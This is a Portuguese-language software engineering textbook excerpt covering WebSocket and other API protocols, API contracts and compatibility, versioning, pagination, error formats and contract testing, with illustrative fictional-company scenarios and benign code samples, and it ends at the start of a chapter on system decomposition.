Connection: Upgrade
```

```
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Origin: https://app.pizzaria.example

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
```

O `Sec-WebSocket-Accept` é o Base64 do SHA-1 da chave concatenada com o GUID fixo `258EAFA5-E914-47DA-95CA-C5AB0DC85B11` (a chave e a resposta acima são o exemplo da RFC). Ele não protege nada: só prova que o servidor entendeu o pedido, em vez de devolver um 101 por educação.

Depois do `101`, trafegam frames com cabeçalho de 2 a 14 bytes: bit `FIN`, *opcode* (`0x1` texto, `0x2` binário, `0x8` fechamento, `0x9` ping, `0xA` pong), bit `MASK` e tamanho. Todo frame do cliente é mascarado por XOR com 4 bytes aleatórios, porque uma pesquisa de 2011 (Huang e outros, "Talking to Yourself for Fun and Profit") mostrou que, sem máscara, um script podia montar bytes que proxies transparentes tomavam por requisições HTTP e guardavam no cache. O servidor não mascara nada, e ninguém se ofende. A RFC para no canal: sem identificador de mensagem, retomada, reconexão ou confirmação de entrega, tudo por conta da aplicação.

A API `WebSocket` do navegador não deixa definir cabeçalhos, então nada de `Authorization` no handshake (cookie ou token na primeira mensagem). E o CORS não se aplica: qualquer site abre uma conexão para o seu servidor com os cookies do usuário. Sem verificar o `Origin`, um site qualquer usa o chat da pizzaria em nome do cliente logado (*Cross-Site WebSocket Hijacking*, capítulo 32).

O que conexões longas pedem da infraestrutura

Long polling, SSE, WebSocket e streaming de gRPC mantêm uma conexão aberta por cliente, e cada uma ocupa um descritor e alguns kilobytes em cada salto. Num servidor assíncrono (capítulo 4), 18 mil conexões ociosas cabem em poucos processos; com workers síncronos, pedem 18 mil workers, um jeito caro de acompanhar pizzas.

A pizza saiu do forno na réplica 2, que tratou o `POST` da cozinha; o celular de Dona Zuleica está pendurado na réplica 5. As réplicas precisam de publicação e assinatura entre elas (Redis Pub/Sub, NATS, um broker; capítulo 21). E todo deploy derruba conexões: encerrar uma réplica com 3 mil clientes gera 3 mil reconexões no mesmo segundo, com TCP, TLS e autenticação. Drenagem no servidor e backoff com jitter no cliente (capítulo 19) evitam que cada deploy vire um pequeno ataque de negação de serviço encomendado pela própria empresa.

Propriedades e custos

	REST (JSON/HTTP)	gRPC	GraphQL	SSE	WebSocket
Formato no fio	texto (JSON)	binário (Protobuf)	texto (JSON)	texto UTF-8	frames, texto ou binário
Direção	pedido e resposta	4 formatos, inclusive bidirecional	pedido e resposta; subscription	servidor → cliente	bidirecional
Cache HTTP / CDN	sim, por URL com `GET`	não (`POST`)	só com persisted queries por `GET`	não	não
Navegador direto	sim	não (gRPC-Web + proxy)	sim	sim (`EventSource`)	sim
Contrato	opcional (OpenAPI)	`.proto`	schema	nenhum	nenhum
Retomada após queda	n/a	aplicação	n/a	`Last-Event-ID`	aplicação
Balanceamento	por requisição	L7 ou cliente	por requisição	por conexão	por conexão

O cache por URL pesa em leituras públicas repetidas (catálogo, preço): a requisição nem chega ao servidor. Bytes, CPU de serialização e tipos verificados pesam entre serviços internos de volume alto, ao preço de L7 e depuração com ferramenta própria. Telas diferentes sobre os mesmos dados favorecem o GraphQL, que transfere o custo para DataLoaders e análise de consulta no servidor. Notificação num sentido só cabe no SSE, sobre o HTTP que a infraestrutura já entende; troca contínua nos dois sentidos (chat, edição colaborativa) pede WebSocket e o que a RFC deixou de fora.

Para a pizzaria, com 18 mil pedidos abertos e cerca de 40 mudanças de etapa por segundo:

Técnica	Requisições ou mensagens por segundo	Conexões abertas	Atraso médio para ver a mudança
Polling de 2 s	9.000 requisições	curtas	1 s
Long polling, timeout 30 s	~640 requisições	18.000	~1 RTT

Técnica	Requisições ou mensagens por segundo	Conexões abertas	Atraso médio para ver a mudança
SSE	~40 eventos + 1.200 pings	18.000	~0,5 RTT
WebSocket	~40 mensagens + pings	18.000	~0,5 RTT

Os 1.200 pings por segundo são comentários de uma linha, sem banco nem transação. O `polling-01` pode, enfim, tirar férias.

Armadilhas e casos reais

> **Armadilha:** gRPC atrás de balanceador de camada 4. O L4 distribui conexões, e o HTTP/2 põe todas as chamadas numa conexão longa, então cada cliente se cola numa réplica para sempre. Ao escalar de 3 para 10 réplicas, as 7 novas assistem às 3 antigas trabalharem. Um `Service` ClusterIP do Kubernetes balanceia em L4, e o blog oficial do projeto dedicou um texto ao problema em 2018. As saídas são balanceamento L7 (proxy ou service mesh, capítulo 27) ou no cliente, com política `round_robin`.
>
> **Armadilha:** DataLoader global, criado no módulo em vez de por requisição, vira cache sem expiração compartilhado entre usuários. Passa nos testes e, em produção, mostra a um cliente o endereço de outro, com desempenho excelente.
>
> **Armadilha:** aliases no GraphQL. `a1: login(senha: "1")` até `a1000` num documento só: o rate limit por requisição vê uma requisição, o servidor executa mil tentativas de senha. A OWASP descreve o ataque e a defesa, que é contar operações e custo por documento.
>
> **Na vida real:** as bibliotecas oficiais do gRPC recusam por padrão mensagens recebidas acima de 4 MB, com `RESOURCE_EXHAUSTED`. O relatório de 3,9 MB para de funcionar no primeiro mês bom de vendas; aumentar o limite resolve até o mês bom seguinte.

Resumo

- REST de mercado: JSON sobre HTTP com a semântica da RFC 9110, cache por URL, overfetching e underfetching.
- Protobuf transmite número e tipo do campo, nunca o nome; renumerar quebra, campo removido vira `reserved`.

- gRPC: HTTP/2, prefixo de 5 bytes, resultado em `grpc-status` nos trailers com HTTP 200; gRPC-Web no navegador; balanceamento L7 ou no cliente.
- GraphQL: N+1 nos resolvers, DataLoader por requisição, custo limitado antes da execução, cache HTTP só com persisted queries.
- SSE: resposta HTTP sem fim, num sentido, com `Last-Event-ID`; buffering desligado e heartbeat.
- WebSocket (RFC 6455): bidirecional, máscara do cliente, sem retomada; verificar `Origin`.
- Conexões longas pedem pub/sub entre réplicas e reconexão com jitter.

Referências

- Roy Fielding, "Architectural Styles and the Design of Network-based Software Architectures", tese, 2000: https://ics.uci.edu/~fielding/pubs/dissertation/top.htm
- RFC 9110, HTTP Semantics: https://www.rfc-editor.org/rfc/rfc9110
- Protocol Buffers, Encoding: https://protobuf.dev/programming-guides/encoding/
- gRPC over HTTP2: https://github.com/grpc/grpc/blob/master/doc/PROTOCOL-HTTP2.md
- gRPC, Status Codes: https://grpc.io/docs/guides/status-codes/
- gRPC-Web: https://github.com/grpc/grpc-web
- GraphQL Specification, October 2021: https://spec.graphql.org/October2021/
- GraphQL over HTTP (rascunho): https://graphql.github.io/graphql-over-http/draft/
- DataLoader: https://github.com/graphql/dataloader
- GitHub, Rate limits and query limits for the GraphQL API: https://docs.github.com/en/graphql/overview/rate-limits-and-query-limits-for-the-graphql-api
- OWASP GraphQL Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html
- HTML Living Standard, Server-sent events: https://html.spec.whatwg.org/multipage/server-sent-events.html
- RFC 6455, The WebSocket Protocol: https://www.rfc-editor.org/rfc/rfc6455
- Kubernetes Blog, "gRPC Load Balancing on Kubernetes without Tears", 2018: https://kubernetes.io/blog/2018/11/07/grpc-load-balancing-on-kubernetes-without-tears/
- Lin-Shung Huang, Eric Y. Chen, Adam Barth, Eric Rescorla e Collin Jackson, "Talking to Yourself for Fun and Profit", W2SP 2011.

CAPÍTULO 25

Contratos de API

Dia das Mães, 7h02

Domingo de Dia das Mães, 7h02 da manhã, e o canal de suporte da Pétala Express (uma floricultura on-line hipotética) recebe a primeira mensagem do dia: "abri o app para ver onde está o buquê da minha mãe e a tela ficou branca". Às 7h15 são 300 mensagens. Às 8h, 4.200. O backend está saudável, a latência está ótima, o banco nunca esteve tão tranquilo. Só não tem ninguém conseguindo usá-lo.

A causa foi um deploy de quinta-feira, 18h30, descrito no pull request como "só adiciona um status". O Válter, dono do serviço de pedidos, acrescentou o valor `"agendado"` ao campo `status` da resposta de `GET /pedidos/{id}`, para entregas marcadas com hora certa. Ele não removeu nada, não renomeou nada e não mudou nenhum tipo. Acrescentou uma palavra.

O app 3.2.1, lançado em 2022 e ainda instalado em 31% dos celulares (ninguém atualiza app de floricultura entre um Dia das Mães e o seguinte), tratava o status assim:

```
switch (pedido.status) {
  case "preparando": return <Preparando />;
  case "a_caminho":  return <ACaminho />;
  case "entregue":   return <Entregue />;
  default: throw new Error(`status desconhecido: ${pedido.status}`);
}
```

Código correto, exaustivo, revisado por duas pessoas. E o `throw` foi justamente o que derrubou a tela, porque às 7h da manhã de domingo todos os buquês com hora marcada estavam `"agendado"`.

Se acrescentar um valor derruba um cliente, o que é seguro mudar numa API? E como descobrir isso na quinta-feira, antes do deploy, em vez de no domingo, pelo suporte?

O contrato que ninguém assinou e todo mundo cumpre

O **contrato** de uma API é o conjunto de promessas que o cliente usa para escrever código: rotas, formato dos corpos, tipos, códigos de status, cabeçalhos, semântica. Parte disso está escrita (num documento OpenAPI, por exemplo). Outra parte o cliente deduziu olhando as respostas, e é aí que a vida fica interessante.

Hyrum Wright, engenheiro do Google, registrou a observação conhecida como **Lei de Hyrum**: com usuários suficientes, não importa o que o contrato promete, todo comportamento observável vai ter alguém dependendo dele. A ordem de uma lista sem ordenação documentada. O texto exato de uma mensagem de erro. O endpoint que responde em 80 ms (alguém pôs um timeout de 100 ms).

Por isso **compatibilidade retroativa** (*backward compatibility*) tem uma definição operacional: a mudança é compatível se todo cliente que funcionava antes continua funcionando depois, sem alterar uma linha. Os clientes reais, inclusive o app 3.2.1, e não o documento.

Variância, ou o que pode crescer e o que pode encolher

A regra para decidir se uma mudança de formato quebra vem do sistema de tipos do TypeScript. Uma função `f: A → B` pode ser trocada por `g: A' → B'` sem quebrar quem a chama se `g` aceita pelo menos tudo que `f` aceitava (parâmetro **contravariante**) e devolve no máximo o que `f` devolvia (retorno **covariante**). É o que o `strictFunctionTypes` verifica.

Um endpoint é uma função remota: a requisição é o parâmetro, a resposta é o retorno. Na requisição, o servidor pode passar a aceitar mais (campo opcional novo, limite de tamanho maior). Na resposta, pode passar a devolver menos variedade (um campo que podia ser `null` e agora nunca é).

O inverso quebra. Um campo obrigatório novo na requisição quebra todo cliente que não o envia. E um valor novo num enum de resposta alarga o conjunto de retorno, que é exatamente o caso do `"agendado"`. Em teoria de tipos isso se chama violar a covariância do retorno; no suporte, chama-se 4.200 mensagens.

Mudança	Na requisição	Na resposta
Campo novo opcional	Compatível	Compatível se o cliente ignora campos desconhecidos
Campo novo obrigatório	Quebra	Compatível (mesma ressalva)
Remover ou renomear campo	Quebra	Quebra

Mudança	Na requisição	Na resposta
Mudar tipo (`integer` → `string`)	Quebra	Quebra
Valor novo em enum	Compatível	Quebra tratamento exaustivo
Afrouxar validação ou aceitar `null`	Compatível	Quebra
Apertar validação	Quebra	Compatível

A ressalva do campo novo na resposta existe porque a subtipagem por largura (objeto com mais campos é subtipo do objeto com menos) só vale se o cliente ignora o que não conhece.

O leitor tolerante

Um cliente que ignora campos desconhecidos e tem um caminho para valores desconhecidos segue o padrão chamado **leitor tolerante** (*tolerant reader*). No Python, o Pydantic já vem assim: o padrão é `extra="ignore"`. Quem configura `extra="forbid"` no lado cliente transformou cada campo novo do servidor num incidente:

```
from pydantic import BaseModel, ConfigDict, ValidationError

class PedidoTolerante(BaseModel):
    id: int
    status: str  # extra="ignore" é o padrão

class PedidoRigido(BaseModel):
    model_config = ConfigDict(extra="forbid")  # "segurança", segundo o commit
    id: int
    status: str

dados = {"id": 5120, "status": "entregue", "foto_entrega_url":
"https://cdn.example/5120.jpg"}
print(PedidoTolerante.model_validate(dados))
try:
    PedidoRigido.model_validate(dados)
except ValidationError as erro:
    print(erro)
```

```
id=5120 status='entregue'
1 validation error for PedidoRigido
foto_entrega_url
  Extra inputs are not permitted [type=extra_forbidden,
input_value='https://cdn.example/5120.jpg', input_type=str]
    For further information visit https://errors.pydantic.dev/2.9/v/extra_forbidden
```

Enums são mais traiçoeiros, porque a biblioteca padrão é rígida por padrão. O `Enum` do Python levanta exceção para valor desconhecido, e o método `_missing_` permite um valor de reserva:

```
from enum import StrEnum

class StatusEntrega(StrEnum):
    PREPARANDO = "preparando"
    A_CAMINHO = "a_caminho"
    ENTREGUE = "entregue"
    DESCONHECIDO = "desconhecido"

    @classmethod
    def _missing_(cls, valor):
        return cls.DESCONHECIDO  # mostra "acompanhe pelo e-mail" em vez de tela branca

print(StatusEntrega("agendado"))
```

```
desconhecido
```

Sem o `_missing_`, a saída seria `ValueError: 'agendado' is not a valid StatusEntrega`, a versão Python do domingo da Pétala Express. As diretrizes de API da Zalando marcam no próprio contrato os enums que podem crescer, com a extensão `x-extensible-enum` do OpenAPI.

A **Lei de Postel** (RFC 761, de 1980) diz "seja conservador no que envia e liberal no que aceita". A RFC 9413, de 2023, registra o outro lado: tolerância demais faz implementações dependerem de desvios nunca especificados, que viram contrato à força (a Lei de Hyrum com sotaque de IETF). A divisão usual é tolerância do cliente com o que é **novo** e rigor do servidor com o que é **inválido**.

Mudanças que o schema não vê

As quebras mais caras passam por qualquer validador, porque o formato continua idêntico. O campo `prazo` passa de segundos para milissegundos, continua `integer`, e os prazos ficam mil vezes maiores sem ninguém reclamar por uma semana. O tamanho padrão da página cai de 50 para 20, e o cliente que nunca enviou `limite` acha que os pedidos sumiram. Um `POST` que respondia `201` passa a responder `202` e processar depois. Nenhum diff de schema mostra isso: são mudanças de **semântica**, e só testes de comportamento as pegam.

Versionamento

Quando a mudança incompatível é inevitável, o contrato antigo continua funcionando enquanto o novo existe. Versionar é dar nome a cada contrato e deixar o cliente escolher. Só mudança incompatível pede versão nova; o resto entra na atual sem cerimônia.

Estratégia	Exemplo	Cache HTTP	Custo principal
Caminho	`/v2/pedidos`	A URL já é a chave	Mesmo recurso com várias URIs; a API inteira muda de versão junta
Cabeçalho próprio	`Api-Version: 2`	Exige `Vary`	Requisição sem cabeçalho precisa de um padrão, e o padrão vira contrato
Tipo de mídia	`Accept: application/vnd.petala.v2+json`	Exige `Vary: Accept`	Roteamento por cabeçalho; `406` para versão inexistente
Data fixada por conta	`Stripe-Version: 2024-06-20`	Exige `Vary`	Cadeia de transformações que só cresce
Sem versão	GraphQL com `@deprecated`	Não se aplica	Campos obsoletos se acumulam

O problema do padrão é concreto. O app 3.2.1 nunca enviou `Api-Version`, porque em 2022 o cabeçalho não existia. Se o padrão for "a mais recente", cada versão nova quebra o 3.2.1. Se for "a primeira", você mantém a v1 enquanto houver um 3.2.1 vivo, o que, pela taxa de atualização de apps de floricultura, significa até a morte térmica do universo.

A Stripe documentou a variante por data (Brandur Leach, 2017): cada conta fica fixada na versão vigente na sua primeira requisição. O código principal só conhece a versão mais nova, e cada mudança incompatível traz um módulo que converte a resposta nova no formato anterior. A resposta de uma conta antiga atravessa os módulos em ordem inversa até chegar ao formato que ela conhece.

A versão velha também precisa de um caminho para morrer. `Deprecation` (RFC 9745) informa desde quando o recurso é obsoleto, no formato de data dos campos estruturados; `Sunset` (RFC 8594) informa a partir de quando ele pode parar de responder:

```
HTTP/1.1 200 OK
Content-Type: application/json
Deprecation: @1782864000
Sunset: Thu, 31 Dec 2026 23:59:59 GMT
Link: <https://api.petala.example/docs/migracao-v2>; rel="deprecation"
```

`@1782864000` é 1º de julho de 2026, 00h00 UTC. Cliente nenhum lê cabeçalho por vontade própria, então o dado precisa virar métrica no servidor: requisições por versão e por cliente. Desligar a v1 quando ela ainda recebe 9% do tráfego é o `"agendado"` de novo, só que agendado.

Paginação e filtros também são contrato

A mecânica da paginação no banco (por que `OFFSET` fica lento, como o cursor usa o índice) está no capítulo 9; aqui interessa o que o cliente pode supor.

Na paginação por **offset** (`?pagina=3&limite=50`), o contrato é posicional. Se um pedido novo entra no topo enquanto o cliente está na página 2, tudo anda uma posição, e o último item da página 2 reaparece no início da página 3. Uma exclusão faz o contrário: um item pula de página e ninguém o vê. Tudo isso com cada consulta individual perfeitamente correta.

Na paginação por **cursor**, o servidor devolve um token que codifica onde a página parou (o par `(criado_em, id)` do último item, por exemplo), e a próxima começa estritamente depois dele. O contrato que acompanha:

- O cursor é **opaco**. Se o cliente decodifica o base64 e encontra um `id` lá dentro, alguém vai montar cursores à mão (Lei de Hyrum, terceira aparição). Uma assinatura HMAC impede a montagem.
- A ordenação é total. Só `criado_em`, com dois pedidos no mesmo microssegundo, deixa o banco livre para alterná-los entre consultas; o desempate por `id` faz parte da ordenação.
- O fim é explícito: sem campo `proximo` (ou sem `rel="next"` no cabeçalho `Link`, da RFC 8288), acabou. O app 3.2.1, claro, pede páginas até receber uma lista vazia.
- O `limite` tem teto. Sem teto, alguém pede `?limite=1000000` e o servidor monta um JSON de 900 MB com a dedicação de quem não foi avisado.

O **total de itens** custa caro: `SELECT count(*)` no PostgreSQL visita cada linha que casa com o filtro, porque o MVCC exige checar a visibilidade de cada uma. Em 40 milhões de pedidos são segundos por requisição para desenhar "página 1 de 800.000". Por isso o total costuma ser omitido, opcional (`?incluir_total=true`) ou uma estimativa declarada.

Cada filtro aceito promete que aquela consulta roda em tempo razoável, o que em geral exige um índice (capítulo 8). Daí a lista explícita (`status`, `criado_desde`), com formatos fixos: datas em RFC 3339 com fuso (`2026-05-10T07:02:00-03:00`), múltiplos valores repetindo o parâmetro ou separados por vírgula, um dos dois, para sempre.

E parâmetro desconhecido? Ignorado em silêncio, um script que chama `GET /pedidos?stauts=pendente` para cancelar os pendentes recebe todos os pedidos e cancela todos. Um `400` citando o parâmetro estranho elimina essa classe de erro, ao custo de o servidor precisar conhecer cada parâmetro novo antes dos clientes.

Erros com formato

Uma API comum acumula, com os anos, `{"error": "..."}`, `{"message": "..."}`, `{"erro": {"codigo": 17}}` e uma página HTML do proxy dizendo `502 Bad Gateway`, às vezes no mesmo endpoint.

A RFC 9457 (de 2023, substitui a RFC 7807) define o *problem details*, com tipo de mídia `application/problem+json`. O membro `type` é uma URI que identifica o tipo de problema, e é nele que o código do cliente decide o que fazer (ausente, vale `"about:blank"`: nada além do status). `title` resume o tipo e não muda entre ocorrências. `status` repete o código HTTP, que precisa ser o mesmo da resposta. `detail` explica esta ocorrência para humanos, e o cliente não deve fazer parsing dele. `instance` identifica a ocorrência.

Membros extras são permitidos, e o cliente que não os conhece deve ignorá-los: a RFC embute o leitor tolerante. O FastAPI responde validação com `422` e `{"detail": [...]}`; um handler converte:

```
from fastapi import FastAPI, Request
from fastapi.exceptions import RequestValidationError
from fastapi.responses import JSONResponse
from pydantic import BaseModel, Field

app = FastAPI()
PROBLEMAS = "https://api.petala.example/problemas"

class NovoPedido(BaseModel):
    produto_id: str
    quantidade: int = Field(gt=0)  # meio buquê não existe, apesar dos pedidos

@app.exception_handler(RequestValidationError)
async def validacao_como_problema(request: Request, exc: RequestValidationError):
    return JSONResponse(
        status_code=422,
        media_type="application/problem+json",
        content={
            "type": f"{PROBLEMAS}/validacao",
            "title": "A requisição tem campos inválidos",
            "status": 422,
            "instance": request.url.path,
            "erros": [
                {"campo": ".".join(map(str, e["loc"][1:])), "mensagem": e["msg"]}
                for e in exc.errors()
            ],
        },
```

```
    )

@app.post("/pedidos", status_code=201)
async def criar_pedido(pedido: NovoPedido):
    return {"id": "ped_5120", **pedido.model_dump()}
```

```
curl -s -X POST https://api.petala.example/pedidos \
  -H 'Content-Type: application/json' \
  -d '{"produto_id": "buque-rosas-12", "quantidade": 0}'
```

```
{"type":"https://api.petala.example/problemas/validacao","title":"A requisição tem
campos inválidos","status":422,"instance":"/pedidos","erros":
[{"campo":"quantidade","mensagem":"Input should be greater than 0"}]}
```

O campo `erros` é uma extensão própria (a RFC 9457 mostra uma parecida para vários erros de validação). O `type` é estável e documentado; o texto de `mensagem` vem do Pydantic e pode mudar numa atualização da biblioteca, então nenhum cliente deveria comparar strings com ele (e algum vai, porque Hyrum). Trocar o status ou o `type` de um erro é tão incompatível quanto remover um campo.

OpenAPI e testes de contrato

A OpenAPI Specification descreve uma API HTTP num documento JSON ou YAML: caminhos, parâmetros, corpos, respostas por status, esquemas de segurança e schemas dos dados (alinhados ao JSON Schema 2020-12 desde a versão 3.1). O FastAPI gera o documento a partir das anotações de tipo, em `/openapi.json`.

No **code-first**, o documento sai do código e nunca diverge da implementação; em compensação, renomear um atributo Pydantic numa refatoração inocente renomeia o campo no JSON sem ninguém perceber. No **design-first**, o documento vem antes e é revisado como contrato, mas pode divergir do código se nada verificar os dois juntos. Nos dois casos, o documento versionado no repositório alimenta as verificações automáticas.

Diff de contrato no CI

Com a versão anterior e a nova do documento, um programa aplica as regras de variância. Uma versão de brinquedo, só para propriedades de objetos:

```
def quebras(antigo: dict, novo: dict, direcao: str, caminho: str = "$") -> list[str]:
    """direcao: 'requisicao' (pode alargar) ou 'resposta' (pode estreitar)."""
    problemas = []
    props_novo = novo.get("properties", {})
    for nome, esq_antigo in antigo.get("properties", {}).items():
        local = f"{caminho}.{nome}"
        if nome not in props_novo:
            if direcao == "resposta":
                problemas.append(f"{local}: removido da resposta")
```

```
            continue
        esq_novo = props_novo[nome]
        if esq_antigo.get("type") != esq_novo.get("type"):
            problemas.append(f"{local}: tipo {esq_antigo.get('type')} ->
{esq_novo.get('type')}")
        enum_a, enum_n = set(esq_antigo.get("enum", [])), set(esq_novo.get("enum", []))
        if direcao == "resposta" and enum_n - enum_a:
            problemas.append(f"{local}: valores novos no enum {sorted(enum_n -
enum_a)}")
        if direcao == "requisicao" and enum_a - enum_n:
            problemas.append(f"{local}: valores deixaram de ser aceitos {sorted(enum_a -
enum_n)}")
        problemas += quebras(esq_antigo, esq_novo, direcao, local)
    obrig_a, obrig_n = set(antigo.get("required", [])), set(novo.get("required", []))
    if direcao == "requisicao":
        problemas += [f"{caminho}.{n}: passou a ser obrigatório" for n in sorted(obrig_n
- obrig_a)]
    else:
        problemas += [f"{caminho}.{n}: pode faltar na resposta" for n in sorted(obrig_a
- obrig_n)]
    return problemas


v1 = {"type": "object", "required": ["id", "status"], "properties": {
    "id": {"type": "integer"},
    "status": {"type": "string", "enum": ["preparando", "a_caminho", "entregue"]},
    "cartao": {"type": "string"},
}}
v2 = {"type": "object", "required": ["id", "status"], "properties": {
    "id": {"type": "string"},
    "status": {"type": "string", "enum": ["preparando", "a_caminho", "entregue",
"agendado"]},
    "cartao_mensagem": {"type": "string"},  # "só deixei o nome mais claro"
}}

for problema in quebras(v1, v2, "resposta"):
    print(problema)
```

```
$.id: tipo integer -> string
$.status: valores novos no enum ['agendado']
$.cartao: removido da resposta
```

A renomeação aparece pelo que é para o cliente: um campo sumiu. O oasdiff faz isso sobre documentos OpenAPI inteiros, com centenas de regras, e falha o pipeline. Na quinta-feira, ele teria impresso a segunda linha, e o domingo teria sido só um domingo.

Para verificar se a implementação cumpre o documento, o Schemathesis lê o OpenAPI, gera requisições com a biblioteca Hypothesis (testes baseados em propriedades) e confere se as respostas batem com os schemas e se nenhuma é `500`. Um nome com 40 mil caracteres costuma derrubar o endpoint que todos juravam estar validado.

Contratos dirigidos pelo consumidor

O diff não sabe quais campos os clientes usam. Os **contratos dirigidos pelo consumidor** (*consumer-driven contracts*, Ian Robinson, 2006) invertem a fonte: cada consumidor publica o que espera, e o CI do provedor verifica tudo antes do deploy. No Pact, a ferramenta mais conhecida, o teste do consumidor grava as interações contra um mock, o provedor as reproduz contra a implementação real e o Pact Broker responde se uma versão pode ir para produção. A ideia cabe num teste pequeno. O time do app publica o que usa:

```
{
  "GET /pedidos/5120": {
    "status": 200,
    "campos": {"id": "string", "status": "string", "previsao_entrega": "string"}
  }
}
```

E o provedor verifica:

```
import json
from pathlib import Path

import pytest
from fastapi.testclient import TestClient

from petala.app import app  # com banco de teste contendo o pedido 5120

cliente = TestClient(app)
CONTRATOS = json.loads(Path("contratos/app-mobile.json").read_text())
TIPOS = {"string": str, "integer": int, "boolean": bool}

@pytest.mark.parametrize("rota,esperado", CONTRATOS.items())
def test_contrato_app_mobile(rota, esperado):
    metodo, caminho = rota.split(" ", 1)
    resposta = cliente.request(metodo, caminho)
    assert resposta.status_code == esperado["status"]
    corpo = resposta.json()
    for campo, tipo in esperado["campos"].items():
        assert campo in corpo, f"o app usa '{campo}' e ele sumiu"
        assert isinstance(corpo[campo], TIPOS[tipo]), f"'{campo}' mudou de tipo"
```

```
FAILED tests/test_contratos.py::test_contrato_app_mobile[GET /pedidos/5120-esperado0] -
AssertionError: o app usa 'previsao_entrega' e ele sumiu
```

O Pact formaliza o que este teste improvisa: estados do provedor ("dado que o pedido 5120 existe"), comparação por tipo e o registro de qual versão do consumidor está em produção.

Propriedades e custos

Verificação	O que pega	O que não pega	Exige
Diff de OpenAPI	Quebras de formato entre versões	Semântica; alarme por campo que ninguém usa	Documento versionado e fiel
Provedor contra o OpenAPI	Código divergindo do documento; `500` com entrada estranha	Quebra documentada direitinho	Documento completo
Dirigido pelo consumidor	Campo usado por consumidor conhecido	Consumidor sem contrato publicado	Consumidores cooperando
Métrica de uso por versão	Quem ainda usa o que vai sair	Nada antes do deploy	Instrumentação

Contratos dirigidos pelo consumidor exigem consumidores conhecidos, o que descreve serviços internos. Numa API pública sobram o diff, as regras de variância e os cabeçalhos de obsolescência. E o custo do versionamento cresce com as versões vivas, cada uma com seu código, testes e correções de segurança: uma versão maior por trimestre, sem desligar nenhuma, dá 24 APIs em seis anos, e a número 1 continua a mais usada, por causa de um certo app de floricultura.

Armadilhas e casos reais

> **Na vida real:** a API do Twitter devolvia IDs como números JSON de 64 bits. O `Number` do JavaScript é um double IEEE 754, exato só até 2^53 − 1 (9.007.199.254.740.991). Quando os IDs passaram disso, clientes JavaScript passaram a arredondá-los em silêncio, e a API ganhou o campo `id_str`, o mesmo ID como string.

```
node -e 'console.log(JSON.parse("{\"id\": 1234567890123456789}").id)'
```

```
1234567890123456800
```

O ID chegou com 11 a mais, e o JavaScript não viu motivo para comentar. Por isso IDs de 64 bits costumam viajar como string, e dinheiro como inteiro em centavos ou string decimal.

> **Armadilha:** geradores de cliente a partir do OpenAPI costumam transformar `enum` em tipo fechado com parsing estrito. Cada valor novo vira o domingo da Pétala Express em todas as linguagens ao mesmo tempo.
>
> **Armadilha:** sem o `openapi.json` no repositório, não existe versão anterior para comparar, e o diff do CI compara o contrato com ele mesmo, com 100% de aprovação.
>
> **Armadilha:** apps móveis e SDKs vivem anos sem atualização. Um app no celular segue a agenda do dono do celular, e o contrato com o 3.2.1 vale enquanto houver tráfego dele nas métricas, diga o calendário de suporte o que disser.

Resumo

- Contrato = tudo que o cliente usa, inclusive (Lei de Hyrum) qualquer comportamento observável.
- Compatível = todo cliente que funcionava continua funcionando sem mudar código.
- Variância: requisição pode aceitar mais, resposta pode devolver menos variedade. Enum novo na resposta, obrigatório novo na requisição, renomeação e troca de tipo quebram.
- Leitor tolerante: ignorar campos desconhecidos, ter caminho para valor de enum desconhecido.
- Mudanças semânticas não aparecem em diff de schema.
- Versão nova só para quebra; `Deprecation` e `Sunset` anunciam o fim, a métrica de uso decide quando.
- Paginação: cursor opaco, ordenação total, fim explícito, teto no `limite`.
- Erros em `application/problem+json`, com `type` estável.
- OpenAPI no repositório, diff no CI, contratos dirigidos pelo consumidor quando os consumidores são conhecidos.
- O app 3.2.1 continua instalado.

Referências

- RFC 9457, *Problem Details for HTTP APIs*: https://www.rfc-editor.org/rfc/rfc9457
- RFC 9110, *HTTP Semantics*: https://www.rfc-editor.org/rfc/rfc9110
- RFC 8594, *The Sunset HTTP Header Field*: https://www.rfc-editor.org/rfc/rfc8594

- RFC 9745, *The Deprecation HTTP Response Header Field*: https://www.rfc-editor.org/rfc/rfc9745
- RFC 9651, *Structured Field Values for HTTP*: https://www.rfc-editor.org/rfc/rfc9651
- RFC 8288, *Web Linking*: https://www.rfc-editor.org/rfc/rfc8288
- RFC 3339, *Date and Time on the Internet: Timestamps*: https://www.rfc-editor.org/rfc/rfc3339
- RFC 9413, *Maintaining Robust Protocols*: https://www.rfc-editor.org/rfc/rfc9413
- OpenAPI Specification: https://spec.openapis.org/oas/latest.html
- Hyrum Wright, *Hyrum's Law*: https://www.hyrumslaw.com/
- Brandur Leach, *APIs as infrastructure: future-proofing Stripe with versioning* (2017): https://stripe.com/blog/api-versioning
- Ian Robinson, *Consumer-Driven Contracts: A Service Evolution Pattern* (2006): https://martinfowler.com/articles/consumerDrivenContracts.html
- Martin Fowler, *TolerantReader*: https://martinfowler.com/bliki/TolerantReader.html
- Zalando RESTful API Guidelines: https://opensource.zalando.com/restful-api-guidelines/
- Pact, documentação: https://docs.pact.io/
- Schemathesis, documentação: https://schemathesis.readthedocs.io/
- oasdiff: https://github.com/oasdiff/oasdiff
- Pydantic, configuração `extra`: https://docs.pydantic.dev/latest/api/config/
- Python, `enum` e `_missing_`: https://docs.python.org/3/library/enum.html
- Twitter (X) Developer Platform, *Twitter IDs*: https://developer.x.com/en/docs/twitter-ids

CAPÍTULO 26

Decomposição de sistemas

Catorze serviços, quatro pessoas e um avatar

Numa segunda-feira de manhã, a loja de discos de vinil parou de vender porque o serviço que entrega a fotinho redonda do usuário, com 48 por 48 pixels, estava fora do ar. Ninguém conseguia fechar a compra de um LP de 1977. O checkout chamava o `servico-de-avatares` para montar o cabeçalho da página de confirmação, o `servico-de-avatares` tinha travado num deploy, e o checkout, coerente com o que foi programado, devolvia `500`.

A loja é hipotética, e a história é comum. Quatro pessoas cuidam do backend. Depois de uma palestra muito convincente, o sistema foi dividido em catorze microsserviços: três serviços e meio por pessoa, e o meio serviço é o `servico-de-avatares`, que ninguém assume. O checkout faz nove chamadas de rede em série. Cada serviço mostra 99,9% de disponibilidade no painel, todos verdes, e a loja passa umas sete horas por mês sem vender.

Ninguém errou uma linha de código; o erro foi o corte. Onde se corta um sistema, e quanto custa cada corte em milissegundos, em indisponibilidade e em consistência?

O que exatamente se está dividindo

